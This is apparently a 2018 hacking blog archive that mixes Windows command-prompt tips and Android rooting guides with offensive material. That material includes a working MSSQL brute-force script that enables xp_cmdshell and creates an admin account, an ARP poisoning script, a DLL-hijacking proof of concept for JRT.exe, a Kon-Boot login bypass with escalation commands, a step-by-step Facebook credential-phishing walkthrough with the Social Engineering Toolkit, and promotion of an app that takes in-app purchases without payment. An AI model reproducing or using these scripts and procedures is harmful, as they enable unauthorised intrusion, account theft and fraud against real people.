Friday, 23 March 2018


1. Get help on almost every Command
command-prompt-tricks (1)

This is especially helpful for beginners, but advanced users may get to learn few things too. You can easily get info on almost every command you provide in the Command Prompt. Information includes complete details of what a command does and what process are used, it may also show some examples.

To get the help, just type “/?” at the end of the command of which you need info. For example, you can type “ipconfig/?”, and you will get all the info.

2. Use Function Keys
You can use function keys (F1, F2, F3, etc.) right inside command prompt and get different results. Below are the uses of functions keys in Command Prompt:

F1: Pastes per character last used command
F2: Pastes last used command only to a specified command character
F3: Pastes Last used command
F4: Delete command only to a specified command character
F5: Pastes last used command without cycling
F6: Pastes ^Z
F7: Provides a list of already used commands (selectable)
F:8 Pastes cycleable used commands
F9: Will let you paste command from the list of recently used commands
3. Save a Command to a File
command-prompt-tricks (2)

If you want to save results of a command to a .txt for future reference, then it is quite easy as well. All you need to do is add “> (destination/file name with .txt extension)” at the end of the command you are about to execute.

For example, you can type “ipconfig > c:\Networkdetails.txt”, this command will create a .txt file in C drive with name “Networkdetails”.

4. Copy Data from the Command Prompt
command-prompt-tricks (3)

Copying data from the Command Prompt isn’t just a Ctrl+C away, the process is actually different. It is not that hard, just right click anywhere in the window and click on “Mark” from the menu. After that, just select the text you want to copy and hit Enter to copy it.

Important Note: With Windows 10, Ctrl+C and Ctrl+V commands to copy/paste has been enabled in Command Prompt. So you don’t need to follow the above process, if you are using Windows 10. Also, In Windows 10 keyboard shortcuts for CMD are enabled by default which wasn’t the case with earlier version of Windows.

5. Cycle Through Folders
Specifying exact directories can be a bit frustrating task if you don’t have the destination copied. However, if you just know in which drive or folder the required folder is located, then you can cycle through all the folders to reach it. To do this, just type specified drive and start press TAB key on your keyboard to cycle through all the folders inside it.

6. Use QuickEdit Mode
command-prompt-tricks (4)

Command Prompt comes with QuickEdit Mode to quickly copy and paste content with just your right-click. In QuickEdit mode, you can highlight content and right-click to copy it or right-click in a blank area to paste content from the clipboard (if there is any).

To enable QuickEdit Mode, right-click on the top of the Command Prompt interface (where exit button is located) and select “Properties”. In the properties, check the checkbox next to “QuickEdit Mode” to enable it (you will have to disable it later).

7. Check IP address of any Website
command-prompt-tricks (5)

You can see IP address of any website just by entering “nslookup” command along with the name of the website. For example, you can type “nslookup beebom.com” to find its IP address.

8. Execute Multiple Commands
command-prompt-tricks (6)

You can easily execute one command after another by provide all the commands and putting “&&” between each command (may save some time). For example, you can type “ipconfig && dir” to execute both commands one after another.

9. Check Default Programs
command-prompt-tricks (7)

You can check which applications are used to open specific types of programs. For this purpose, just type “assoc” in the Command Prompt and hit enter. You will see all the extensions and their associated program that opens them written next to them.

10. Get PC Drivers List
command-prompt-tricks (8)

You can open list of all the drivers installed on your PC with just a single command. Just type “driverquery” in the Command Prompt and press Enter. After a short delay, you will see all the drivers installed in your PC along with, Name, Type and Link date.

11. Scan System Files
command-prompt-tricks (9)

The system files can also be scanned and repaired from the Command Prompt. Type “sfc/scannow” and press enter, the scan will start and may take quite some time depending on your PC speed (up to an hour may be). It will either automatically repair the files or let you know if there is a problem and provide its details.

12. Change Command Prompt Color
command-prompt-tricks (10)

You can also change command prompt color to make it look less dull and a bit easy on the eyes. To do so, right-click at the top corners of Command Prompt and select “Properties” from the menu. In the properties, navigate to “Colors” tab and you will find all the options to change color of both text and background.

13. Create Undelete-able Folders
command-prompt-tricks (11)

You can create undeletable folders using specific set of keywords. In the Command Prompt, type the name of the drive where you want to create the folder (it must not have Windows installed in it). After that, type any of these keywords “md con\” or “md lpt1\” and press Enter. So it should look something like this “D: md con\”.

This will create a folder with the same name that could not be deleted or renamed. To delete the folder replace “md con\” with “rd con\” or “md lpt1\” with “rd lpt1\”.

14. Get Network Details
command-prompt-tricks (12)

You can get quick network details, like IP address and subnet mask or Default Gateway with a single command. Type “ipconfig” and press Enter, you will see all the details of your network.

15. Hide Files and Folders using Command Prompt
command-prompt-tricks (13)

You can hide folder with the help of Command Prompt that cannot be accessed using the traditional hide feature of Windows. To do this, type the drive name where the folder is located and then enter this command “Attrib +h +s +r” and afterwards, enter the name of the file/folder you want to hide. So it should look something like this “D: Attrib +h +s +r haider”.

If the folder is inside another folder, then the command must come before the folder/file you want to hide not just after the Drive name. To again see the folder, use the same process above but change the command to “Attrib -h -s -r” from “Attrib +h +s +r”.

Tuesday, 13 March 2018

SQL brute force attack script


#!/usr/bin/python

import _mssql

# mssql = _mssql.connect('ip', 'username', 'password')
# mssql.execute_query()

passwords = file("pass.txt", "r")
ip = "192.168.200.128"

for password in passwords:
password = password.rstrip()
try:
mssql = _mssql.connect(ip, "sa", password)

print "[*] Successful login with username 'sa' and password: " + password
print "[*] Enabling 'xp_cmdshell'"
mssql.execute_query("EXEC sp_configure 'show advanced options', 1;RECONFIGURE;exec SP_CONFIGURE 'xp_cmdshell', 1;RECONFIGURE;")
mssql.execute_query("RECONFIGURE;")

print "[*] Adding Administrative user"
mssql.execute_query("xp_cmdshell 'net user netbiosX Password! /ADD && net localgroup administrators netbiosX /ADD'")
mssql.close()

print "[*] Success!"
break

except:
print "[!] Failed login for username 'sa' and password: " + password
The purpose of this script is to perform a brute force attack on an SQL database.The script will try to connect to the remote host with the administrative account sa and with one password that will be valid from the file pass.txt.If the connection is successful then it will try to enable the xp_cmdshell and add a new user on the remote host.

Labels: , , ,

ARP poisoning script

#!/bin/bash
niccard=eth1
if [[ $EUID -ne 0 ]]; then
echo -e "\n\t\t\t33[1m 33[31m Script must be run as root! 33[0m \n"
echo -e "\t\t\t Example: sudo $0 \n"
exit 1
else
echo -e "\n33[1;32m#######################################"
echo -e "# ARP Poison Script #"
echo -e "#######################################"
echo -e " 33[1;31mCoded By:33[0m Travis Phillips"
echo -e " 33[1;31mDate Released:33[0m 03/27/2012"
echo -e " 33[1;31mWebsite:33[0m http://theunl33t.blogspot.com\n33[0m"
echo -n "Please enter target's IP: "
read victimIP
echo -n "Please enter Gateway's IP: "
read gatewayIP
echo -e "\n\t\t ---===[Time to Pwn]===---\n\n\n"
echo -e "\t\t--==[Targets]==--"
echo -e "\t\tTarget: $victimIP"
echo -e "\t\tGateway: $gatewayIP \n\n"
echo -e "[*] Enabling IP Forwarding \n"
echo "1" > /proc/sys/net/ipv4/ip_forward
echo -e "[*] Starting ARP Poisoning between $victimIP and $gatewayIP! \n"
xterm -e "arpspoof -i $niccard -t $victimIP $gatewayIP" &
fi
ARP poison script

The purpose of this script is to automate the process of ARP poison attacks.The attacker must only insert the IP address of the target and the IP of the Gateway.This script was coded by Travis Phillips and you can find the source code below:

Labels: , , ,

Junkware Removal tool .DLL Hijacking


JRT.exe (see )

1. is vulnerable to DLL hijacking:
see
and for
these WELL-KNOWN and WELL-DOCUMENTED beginner's errors;

2. creates an unsafe directory "%TEMP%\jrt":
see
and for
these WELL-KNOWN and WELL-DOCUMENTED beginner's errors!

An attacker can exploit these vulnerabilities to gain
arbitrary code execution WITH escalation of privilege.


Ad 1.:
~~~~~~

Applications which are offered as downloads to unsuspecting users
will typically be saved into the users "Downloads" directory ...
which is but a digital minefield: see
,

and

On a fully patched Windows 7 SP1, JRT.exe loads and executes the
following DLLs from its "application directory" (which usually
happens to be the users "Downloads" directory):
UXTheme.dll, DWMAPI.dll, PropSys.dll, NTMARTA.dll, Version.dll,
Secur32.dll

On other versions of Windows this list varies slightly, but JRT.exe
ALWAYS loads some DLLs from its "application directory".


Due to its embedded application manifest which specifies
"requireAdministrator", JRT.exe runs with administrative privileges:
all DLLs it loads and executes run with administrative privileges
too, resulting in arbitrary code execution WITH elevation of
privilege.

If an attacker is able to place the DLLs named above per "drive-by
download" in the users "Downloads" directory this becomes a remote
code execution WITH elevation of privilege.


Proof of concept:
~~~~~~~~~~~~~~~~~

1. download
and save it as UXTheme.dll, DWMAPI.dll, PropSys.dll, NTMARTA.dll,
Version.dll, Secur32.dll in your "Downloads" directory;

2. download and
save it in your "Downloads" directory;

3. start the downloaded JRT.exe and notice the message boxes
displayed from the DLLs planted in step 1.

PWNED!


Ad 2.:
~~~~~~

Upon execution JRT.exe creates the directory "%TEMP%\jrt", extracts
its payload into it and starts Windows' command processor (with
administrative privileges too) to run the extracted batch script
"%TEMP%\jrt\get.bat".

The directory "%TEMP%\jrt" inherits the NTFS permissions of its
parent "%TEMP%", allowing FULL access for the respective user
account.

In the "protected" alias UAC-controlled administrator account
created during Windows setup, "%TEMP%\jrt" is writable without
administrative privileges: the unprivileged user (or any process
running without elevation under this user account) can watch for
the creation of this directory and then (over)write any file
(for example FIND.COM, REG.COM, NET.COM, PING.COM, FC.COM,
FINDSTR.COM, TASKLIST.COM, SORT.COM, SCHTASKS.COM, WGET.DAT,
UNIQ.DAT, SED.DAT, GREP.DAT, NIRCMD.DAT, SHORTCUT.DAT, or the
DLLs which the *.DAT load from their "application directory")
again gaining elavation of privilege.


Proof of concept:
~~~~~~~~~~~~~~~~~

1. download
and save it in your "Downloads" directory;

2. create the following batch script in an arbitrary directory:

--- POC.CMD ---
:WAIT
@If Not Exist "%TEMP%\jrt" Goto :WAIT

For %%! In (FIND REG NET PING FC FINDSTR TASKLIST SORT
SCHTASKS) Do @Copy "%USERPROFILE%\Downloads\SENTINEL.EXE" "%TEMP%\jrt\%%!.COM"
--- EOF ---

3. download and
save it in your "Downloads" directory;

4. start the batch script POC.CMD;

5. start the downloaded JRT.exe and notice the message boxes
displayed from the *.COM.

PWNED!


Mitigations:
~~~~~~~~~~~~

* Don't use executable installers!

* Don't use crapware which runs executables from unsafe
directories like %TEMP%!

* Add an ACE "(D;OIIO;WP;;;WD)" to the ACL of "%TEMP%"; use
to
decode it to "deny execution of files in this directory for
everyone, inheritable to all files in all subdirectories".


stay tuned
Stainless Martinez

Labels: , , ,

Easiest way to Crack bios password


Forgot BIOSPassword ?

Do the following :

1. Open the CPU
2. Now, observe the motherboard.
3. You notice a coin like silverBattery(3V).

—————————————– NOTE ——————————————————–
This battery is 24 x 7 power supply for the BIOS, which is used to run the system clock will the main power is off. It also initiates the booting process when power is switched on.
———————————————————————————————————–

4. Remove the battery from the motherboard.
(It is safe to remove the Battery)
5. Wait 30 seconds and place the battery back on the motherboard.
6. Now, when you start your system you won’t be prompted for the BIOS password.

Enjoy !!!
———————————— CAUTION ———————————————–
1. Perform on your own risk !
2. You have to set the time of your computer when you start again.

Labels: , , ,

DDOS attack growing much in 2018


So after the massive DDoS attack trend in 2016 it seems like 2018 is going to the year of the Memcached DDoS amplification attack with so many insecure Memcached servers available on the public Internet.

Memcached DDoS Attacks Will Be BIG In 2018


Unfortunately, it looks like a problem that won’t easily go away as there are so many publically exposed, poorly configured Memcached servers online (estimated to be over 100,000).

Honestly, Github handled the 1.3Tbps attack like a champ with only 10 minutes downtime although they did deflect it by moving traffic to Akamai.

Last week, the code repository GitHub was taken off air in a 1.3Tbps denial of service attack. We predicted then that there would be more such attacks and it seems we were right.

Arbor Networks is now reporting that a US service provider suffered a 1.7Tbps attack earlier this month. In this case, there were no outages as the provider had taken adequate safeguards, but it’s clear that the memcached attack is going to be a feature network managers are going to have to take seriously in the future.

The attacks use shoddily secured memcached database servers to amplify attacks against a target. The assailant spoofs the UDP address of its victim and pings a small data packet at a memcached server that doesn’t have an authenticated traffic requirement in place. The server responds by firing back as much as 50,000 times the data it received.


Then less than a week later, there appears to have been another record-breaking Memcached DDoS attack this time clocking in at 1.7Tbps, although we don’t currently know who it was aimed at.

The amplification is fairly significant as well with the Memcached servers sending up to 50,000 times the data recieved to the unwitting victim, I imagine they are sending some kind of command to retrieve all key value pairs available on the server to the spoofed IP – which could be a significant amount of traffic.

With multiple data packets sent out a second, the memcached server unwittingly amplifies the deluge of data that can be sent against the target. Without proper filtering and network management, the tsunami of data can be enough to knock some providers offline.

There are some simple mitigation techniques, notably blocking off UDP traffic from Port 11211, which is the default avenue for traffic from memcached servers. In addition, the operators of memcached servers need to lock down their systems to avoid taking part in such denial of service attacks.

“While the internet community is coming together to shut down access to the many open memcached servers out there, the sheer number of servers running memcached openly will make this a lasting vulnerability that attackers will exploit,” said Carlos Morales, VP of sales, engineering and operations at Arbor Networks.

“It is critically important for companies to take the necessary steps to protect themselves.”
Memcached servers, like any other part of a well-built infrastructure, should be only listening on the LAN IP address, not the public IP (like any database), but like the whole MongoDB Ransack fiasco, it’s much easier to listen on * and Memcached typically is used without any type of authentication.

I suspect we will see many more of these Memcached DDoS attacks through-out 2018, and probably more targeted. I’m not sure why people love to target Github – perhaps because it’s just so resilient it’s a good test target to see how effective you are.

Source: The admin

Labels: , ,

Bypass windows login using Kon-Boot


One of the most obvious and easiest ways to add another layer of protection to your computer is protecting your account with a password. It’s easy enough to do and you can either supply a new password during install, on first run of your new computer or later on through User Accounts in Control Panel. Although not quite as important on a single user machine, passwords are essential when multiple users have access to the same computer or when trying to lock down your child’s user account with parental controls etc.

One of the most common and also frustrating problems you’ll encounter when attempting to troubleshoot or repair a computer, is either the user has forgotten or doesn’t know the logon password or they’re not available to give you that important piece of information. Knowledgeable users will know this actually isn’t as big a problem as it seems and there are various ways to get around a Windows logon password without knowing what it is.

incorrect password during login

For example, if no-one knows or remembers it, the password can be removed from the user account and reset by using a utility from a boot CD. If you want to find out what the password is without resetting it first, you can try to crack it with a tool such as Ophcrack. A few years back we also wrote about a program called DreamPack PL where you can hack into a Windows XP computer without changing the password. Each method has its plus and minus points, but there’s also another way to login to a computer where you don’t actually make any permanent changes to the computer or need to reset/remove the password at all.

Kon-Boot is one of the best tools around which can log you into Windows without knowing the password. It works by hooking into the system BIOS and temporarily changing the contents of the Windows kernel while booting. It then allows you to enter anything as the password during login. The next time you start the computer without Kon-Boot, the original password will be back, the temporary changes will be discarded and the system will behave as if nothing has happened. Kon-Boot has been around a while and updates have brought new features such as privilege escalation and the sticky keys workaround while adding compatibility for more recent operating systems such as Windows 8, 64-bit architecture and UEFI support. The program is split into 2 distinct versions; Kon-Boot free version 1.1 and the paid version (currently 2.2) which has newer features.

Kon-Boot Free Version
Because the last free version of Kon-Boot is 1.1, it lacks some features found in subsequent versions and is a bit limited regarding which Windows operating systems it can work with. For instance, it does not work with any type of 64-bit Windows and is also not compatible with any versions of Windows 8. There is some good news however, the website lists Windows 7 as not compatible either, but we’ve tested extensively and used Kon-Boot on several occasions without issue in any 32-bit version of Windows 7. XP, Vista and Server 2003/2008 are officially supported.

Using Kon-Boot free is easy and you just burn the downloaded ISO file to CD. There is also the possibility to write the image onto a USB flash drive although you don’t use the ISO file to do it. We have covered this procedure in our “Create a Kon-Boot USB Flash Drive” article. Alternatively, if you want a bit more value out of your CD/USB, Kon-Boot is available on the main menu in more recent versions of our favorite bootable repair disc Hiren’s Boot CD.

booting Kon-Boot 1.1

After you Download Kon-Boot and write it onto CD or USB, simply boot your computer to that device (you will need to set the boot device in the BIOS) and a white screen will popup. Press any key and a black screen will popup showing the process of hooking BIOS functions (the version number 1.0 appears to be an oversight by the developer). After a few more seconds the computer will start to boot normally.

Now when the Logon to Windows screen appears, simply type anything in the password box or leave the password field blank and you’re in! It really is that easy and you simply remove the USB drive or disc so on next reboot Kon-Boot won’t bypass the password again. It is known that not every computer’s BIOS will allow Kon-Boot to work but the majority will be fine if the operating system is compatible.

Kon-Boot Commercial Version
As the free version of Kon-Boot slowly becomes less useful over time because users are moving to 64-bit operating systems or Windows 8, looking at the commercial version is something that begins to make more sense. Currently a personal license for your own use is $15 and for businesses or budding technicians, a commercial license is required at $75. Kon-Boot is now also available for Mac OS X (same price as the Windows version) which allows you to bypass the password or create a new root account to change other user’s passwords.

Kon-boot 2.2 starting up

Besides the 64-bit support and compatibility with Windows 8 (when tested, Windows 8.1 did not work with Kon-Boot 2.2), the commercial version also has better support for systems with a UEFI BIOS when you run Kon-Boot from USB flash drive. If you have a UEFI BIOS, make sure the “Secure Boot” option inside the BIOS is turned off. Kon-Boot is known to not work on domain controllers and it also can’t get past hard drive encryption. In the full Kon-Boot package is a simple installer frontend which gives the options of writing the program to CD or USB (with UEFI support). The ImgBurn burning software is required to burn the ISO file to disc.

Kon-Boot installer utility

Bypassing a password is done the same way as the free version, boot with Kon-Boot and type anything for the password. Kon-Boot paid is also capable of performing privilege escalation which allows you to perform administrative tasks as a non administrative user or Guest. For example, you can boot up the computer with Kon-Boot, log in as a Guest and add a new user or even reset the administrator password! Here’s how it works:

1. Boot the computer with Kon-Boot and select to login as a Guest user or with your standard user account.

2. Open a Command Prompt (Win key+R -> cmd) and type these commands in turn:

copy c:\windows\system32\cmd.exe cmk.exe
cmk
whoami
If the whoami command result is “nt authority\system”, then you have elevated privileges and can run commands such as “net user”:

net user {admin} newpassword – resets the named admins password
net user /add {user} {password} – creates a new user with optional password
Kon-Boot Privilege Escalation

Another paid version feature is “Sticky keys” which is a type of escalation somewhat similar to the privilege escalation above, but this one allows you to open a Command Prompt with System administrator privileges before any users have logged on. The console window will show on the user selection or password entry screen and will allow you to execute similar commands to the desktop privilege escalation function.

privilege escalation using Kon-Boot sticky keys

To bring up the Command Prompt, all you have to do is boot your computer using Kon-Boot and when you reach user selection or password entry, simply tap the Shift key 5 times in quick succession. The new console window has “Administrator” in the title bar and a path of “C:\Windows\System32” which tells you this is an elevated command prompt. Do note that the Sticky Keys function needs to be enabled in Windows, and it should be on by default unless you have turned it off manually. Sticky Keys escalation also works in Windows XP but privilege escalation does not.

Although the free version of Kon-Boot is losing it’s effectiveness as time progresses and users move away from 32-bit Windows, it’s still a useful tool to have around while XP, and Vista/7 32-bit is still frequently used. It’s a shame Kon-Boot free will probably not receive any more major updates to make it more compatible with newer operating systems, but all good things come to an end eventually.

For pretty much the ultimate in Windows password bypassing that works on 32-bit, 64-bit and UEFI equipped computers, and does so quickly and easily without changing files, cracking or removing current passwords, the paid version of Kon-Boot is well worth looking at.

Labels: , , , ,

Change android MAC address temporary without Rooting it


MAC is the acronym for Media Access Control. Its address is a unique code made up of 12 (XX:XX:XX:XX:XX:XX) characters for a particular hardware like say the network adapter of WiFi devices.

There are many reasons for wanting to change the MAC address of your device. For instance, if you want to connect to a WiFi hotspot then it will be a good idea to change the MAC address temporarily. It will protect your privacy. Another very good reason to opt for this is to ensure smooth interoperability.

For instance, your internet service provider binds their service to a particular address and you want to change your network card or want to install a new router you will find that the service won’t work properly anymore. It may not even work at all. You can solve this problem by changing the MAC address of the new interface.

images (28)

You can of course change this address permanently or temporarily depending on your requirement. Usually you need a rooted phone to change the address but to change the address temporarily you can use a phone that is not rooted.

To temporarily change android MAC address without rooting the first thing you need is to know the MAC address. To find it on your tablet just touch the Menu key and go to Settings. Scroll down to About Tablet and there select Status. Just scroll down and view the address. If you are using an android phone you can do the same thing or alternatively on About Phone select Hardware Information and see the address. Another way is to select Wireless Network from Settings and there select WiFi settings and get the address from the Advanced section.

Next thing is to download a free app called the Android Terminal Emulator. Install it on your device. You need to know the name of your card to actually make the change. So open the app and type

ip link show

You will get a list of the different interfaces. On the list search for the address that matches the one that you found out earlier. Now to change it to the temporary address just type in the following commands:

ip link set AAAA address XX:XX:XX:YY:YY:YY

ip link set AAAA broadcast XX:XX:XX:YY:YY:YY.

Here AAAA is the name of the interface that you want to change and XX:XX:XX:YY:YY:YY is the new temporary address that you are assigning to the hardware. Remember that the address is made up of characters so it can be numbers or alphabets. Now to check whether the address has changed just type

ip link show AAAA

While denoting the new address it is important to keep in mind that only the last 3 sets should be changed. The first three sets should be kept same. If you change them you will face a lot of authentication issues.

As these changes are temporary whenever you reboot your device the MAC address will change back to the original address so you will have to repeat the above instructions again.

There are also some apps available on Google Playstore which supposedly help in temporarily changing the MAC address without rooting like the MAC changer app. All you have to do is follow the instructions given in the app.

Labels: , , , , ,

Hack PlayStore inapp purchases


Freedom App:
Freedom is an app which is used to hijack the PlayStore In-App purchases.
In-App purchase is a feature by which a user can make purchases within the app.
This comes in handy in situations like games and other apps which offer paid services.
Freedom app contains an in-Built free card or credit card which it uses to make purchases on behalf of the user. One can get free coins, gems, lives, gold etc for free.
It can be used to hack Subway Surfers, Hack Temple Run, and other android apps. Actual payment process gets taken over by freedom and in the end, the user gets the item which he/she bought without paying a single penny.
To use the freedom app you need a rooted device. Procedure to use this app is simple. Download and install the app and let it run. Give root permissions when it asks.
Then start the game and go to any purchase item option and click purchase. Now the Freedom app comes into the picture. It does the purchase and you will get the item for free.


Freedom App Tutorial

For Download links and detailed step by step instructions check this Link.

Labels: , , ,

How to root and unroot andriod Phones


Do you want unlimited control over your phone? Android rooting opens up a world of possibility, but it can also void your warranty, leave you with a broken smartphone, or worse. It isn’t for the faint of heart.

Manufacturers and carriers have a vested interest in dissuading you from rooting — if done incorrectly, it can irreparably damage your phone. Even so, the potential benefits are well worth it. With a rooted phone, you can remove bloatware, speed up your processor, and customize every element of your phone software’s appearance.

This guide on how to root Android devices will walk you through the necessary steps to root your phone. Some devices can be rooted in minutes. Others take a little research. But one thing is clear: Rooting your phone is one of the best ways to tap into your Android device’s true potential.

WHAT IS ROOTING?
Rooting an Android phone or tablet is akin to jailbreaking an iPhone — basically, it allows you to dive deeper into a phone’s sub-system. It will allow you to access the entirety of the operating system to customize just about anything on your Android device. With root access, you can also get around any restrictions that your manufacturer or carrier may have applied.

Rooting is best undertaken with caution. You will want to back up your phone’s software before you install — or “flash,” in rooting terms — a custom ROM (modified version of Android).

WHY WOULD YOU ROOT?
sony unlock how to root android

One of the biggest incentives to root your Android device is to rid yourself of bloatware that’s impossible to uninstall otherwise (although you can sometimes disable it . On some devices, rooting will enable previously disabled settings, like wireless tethering. Additional benefits include the ability to install specialized tools and flash custom ROMs, each of which can add extra features and improve your phone or tablet’s performance.

There’s no overabundance of must-have root apps, but there are enough to make it worthwhile. Some apps, for example, let you to automatically back up all of your apps and data to the cloud, block web and in-app advertisements, create secure tunnels to the internet, overclock your processor, and make your device a wireless hot spot.

WHY WOULDN’T YOU ROOT?
There are essentially four potential cons to rooting your Android.

Voiding your warranty: Some manufacturers or carriers will void your warranty if you root your device, so it is worth keeping in mind that you can always unroot. If you need to send the device back for repair, simply flash the software backup you made and it’ll be good as new.
Bricking your phone: If something goes wrong during the rooting process, you run the risk of bricking — i.e., corrupting — your device. The easiest way to prevent that from happening is to follow the instructions carefully. Make sure the guide you are following is up to date and that the custom ROM you flash is specifically for it. If you do your research, you won’t have to worry about bricking your smartphone.
Security risks: Rooting introduces some security risks. Depending on what services or apps you use on your device, it could create a security vulnerability. And certain malware takes advantage of rooted status to steal data, install additional malware, or target other devices with harmful web traffic.
Disabled apps: Some security-conscious apps and services do not work on rooted devices — financial platforms like Google’s Android Pay and Barclays Mobile Banking do not support them. Apps that serve copyrighted TV shows and movies, like Sky Go and Virgin TV Anywhere, will not start on rooted devices, either.
One of the easiest ways to root an Android device is by using an app, and a number of rooting apps have garnered attention over the years — KingRoot, Firmware.mobi, Kingo Root, BaiduRoot, and One Click Root. They will root your device in the time it takes you to brush your teeth. But some only support devices running older versions of Android. If you’re looking to root an older device, you may need to check CFRoot’s older site.

While it used to be that rooting Android versions from Android 7.0 was more difficult — verified boot would check the device’s cryptographic integrity to detect if your device’s system files have been tampered with, and this would previously inhibit legitimate rooting apps. Thankfully, rooting apps have caught up with the curve, and rooting Android Nougat is much easier than it used to be. Kingo is one of the one-click apps that support Android 7.0 Nougat. Their list of supported manufacturers include:

Asus
Acer
Alcatel
Google/Nexus/Pixel
HTC
Huawei
Lenovo/Motorola
LG
Samsung
Sony
If your phone isn’t compatible with a one-click rooting app, you will have to spend a little time researching alternatives on Android forums. The best place to start is XDA Developers Forum — look for a thread about your phone or tablet and you’re likely to find a method.

Preparation for root
Back up everything you cannot live without before you start. You should also always back up your phone’s current ROM before you flash a new one.

You will want to ensure that your device is fully charged before you begin.

You will need to turn on USB debugging, as well as OEM Unlocking.

Open Settings on your device. If you do not see Developer Options toward the bottom of the Settings screen, follow these steps to activate them.

Tap on About Phone and find the Build Number.
Tap on the Build Number seven times and the Developer Options will appear on the main page of the Settings.
Tap on the Back key to see the Developer Options.
Tap on Developer Options.
Check to enable USB Debugging.
Check to enable OEM Unlocking.
Installing the Android SDK tools
For the next step, you may have to install ADB and Fastboot on your computer.

Click here to download and install the Android SDK Tools from Google’s developer site. There are choices for Windows, Mac, and Linux. These instructions are for Windows machines.
When asked what directory to install the software to, we recommend that you set it to C:android-sdk. If you choose a different location, just make sure you remember it.
Once the Android SDK Tools are installed, launch it from the Start Menu.
The SDK Manager will open. Just uncheck everything except Android SDK Platform-tools. It’s at the top.
Click on Install 2 packages at the bottom right.
Check Accept license and click Install.
Installing device drivers
To ensure your computer can properly communicate with your smartphone or tablet, you will need to install the appropriate USB driver.

Here is a list of drivers from the most popular manufacturers:

Asus
Acer
Alcatel
Coolpad
Google/Nexus/Pixel
HTC
Huawei
Lenovo/Motorola
LG
OnePlus
Samsung
Sony
ZTE
Follow the installer’s instructions. Once the drivers is installed, proceed to the next step.

Unlock your bootloader
Before you get started, you’ll need to unlock your device’s bootloader. The bootloader, simply put, is the program that loads the device’s operating system. It determines which applications run during your phone or tablet’s startup process.

Some manufacturers require you to obtain a key in order to unlock the bootloader. Motorola, HTC, LG, and Sony provide step-by-step instructions on how to do so, but a word of warning: They require you to register for a developer account.

Once you have taken those steps, you can embark on the unlocking process. You will need to put your device in fastboot mode. It’s different for every phone, but on most devices, rebooting the device and holding down the Power and Volume Down buttons for ten seconds does the trick (HTC phones require that you hit the Volume Down key and press the Power button to select it.)

Once you have booted into fastboot, open your computer’s command prompt by holding down Shift+Right Click and choosing “Open a Command Prompt Here.” If your device requires a code, you will get a long string of characters. Paste it into the box on your device manufacturer’s website, submit the form, and await an email with a key, file, and further instructions.

To unlock your device’s bootloader, connect it to your computer and place it in fastboot mode again. Pull up the command prompt.

For Google Nexus and Pixel devices, the commands are easy:

Nexus phones: Type “fastboot oem unlock” (without quotes) and hit enter
Pixel phones: Type “fastboot flashing unlock” (without quotes) and hit enter
Motorola’s command is a little different:

Type “oem unlock UNIQUE_KEY” (without quotes), replacing “UNIQUE KEY” with the code you received
So is HTC’s:

Type “unlocktoken Unlock_code.bin” (without quotes), replacing “Unlock_code.bin” with the file you received.
Confirm the unlock, and you’re one step closer to rooting your Android device.

Some manufacturers and carriers don’t sanction bootloader unlocking, but that doesn’t mean it can’t be done. Try searching the the XDA Developers forum for workarounds and unofficial solutions.

Labels: , , , ,

Saturday, 10 March 2018

Download Now! Hashcat Advanced password recovery 4.0

hashcat is an advanced GPU hash cracking utility that includes the World’s fastest md5crypt, phpass, mscash2 and WPA / WPA2 cracker. It also has the first and only GPGPU-based rule engine, focuses on highly iterated modern hashes, single dictionary-based attacks, and more. This is the source code release.

Labels: ,


Download Brutus Password Cracker

If you don’t know, Brutus is one of the fastest, most flexible remote password crackers you can get your hands on – it’s also free. It is available for Windows 9x, NT and 2000, there is no UN*X version available although it is a possibility at some point in the future. Brutus was first made publicly available in October 1998 and since that time there have been at least 70,000 downloads and over 175,000 visitors to this page. Development continues so new releases will be available in the near future.
Download brutus-aet2.zip
Brutus was written originally to help me check routers etc. for default and common passwords.
Features
Brutus version AET2 is the current release and includes the following authentication types :
  • HTTP (Basic Authentication)
  • HTTP (HTML Form/CGI)
  • POP3
  • FTP
  • SMB
  • Telnet
Other types such as IMAP, NNTP, NetBus etc are freely downloadable from this site and simply imported into your copy of Brutus. You can create your own types or use other peoples.

The current release includes the following functionality :
  • Multi-stage authentication engine
  • 60 simultaneous target connections
  • No username, single username and multiple username modes
  • Password list, combo (user/password) list and configurable brute force modes
  • Highly customisable authentication sequences
  • Load and resume position
  • Import and Export custom authentication types as BAD files seamlessly
  • SOCKS proxy support for all authentication types
  • User and password list generation and manipulation functionality
  • HTML Form interpretation for HTML Form/CGI authentication types
  • Error handling and recovery capability inc. resume after crash/failure.

Labels: , , ,

PemCracker tool for cracking Pem Files

pemcracker is a tool for cracking PEM files that are encrypted and have a password. The purpose is to attempt to recover the password for encrypted PEM files while utilising all the CPU cores.
pemcracker - Tool For Cracking PEM Files
Inspired by Robert Graham’s pemcrack, it still uses high-level OpenSSL calls in order to guess the password. As an optimisation, instead of continually checking against the PEM on disk, it is loaded into memory in each thread.

Usage

Example:
If you are looking for the fastest possible method of brute forcing PEM files, you may wish to try out John the Ripper. Its little known ssh2john allows for converting PEM files to a format that can be fed into ./john.
You can download pemcracker here:

Labels: , , , ,

Hack Facebook Account Using backtrack 5r3

#StepsTo Hack Facebook Account
#1.Install Backtrack From Official Site After Installation, Open your backtrack 5R3’s terminal and type : cd /pentest/exploits/set 

scr1

#2. Now Type On Opened Terminal And type: ./set to open “Social Engineering Tool kit“.

.set

#3. After SET Opening Select 1st Option 
1) Social Engineering Attacks
Type “1” and Hit Enter.

1+Social+Engineering+attacks

#4.Now Select Option 2 
2) Website Attack Vectors

scr4

#5.Now just Select 4th Option 
4 Tabnabbing Attack Method

scr5

#6.Now Select Option 2 
2) Site Cloner

scr6

#7.Now Here you Need to Add your IP,


scr8

#8.Now Here you need to add the URL of  FB
Note: if you want to hack Facebook then put here Facebook URL.
scr9

#9. Just Hit Enter

Scr10
 
 
#10.Paste Your IP in Address bar and Page  should be look like this..

login
 
When Victim Log in to your Page Details will come here.. 
 
result

if you want to Know your IP Open new Terminal and type: ifconfig
I
scr7

Labels: , , , , ,

How To Reset Windows Admin Password Without Knowing Old Password

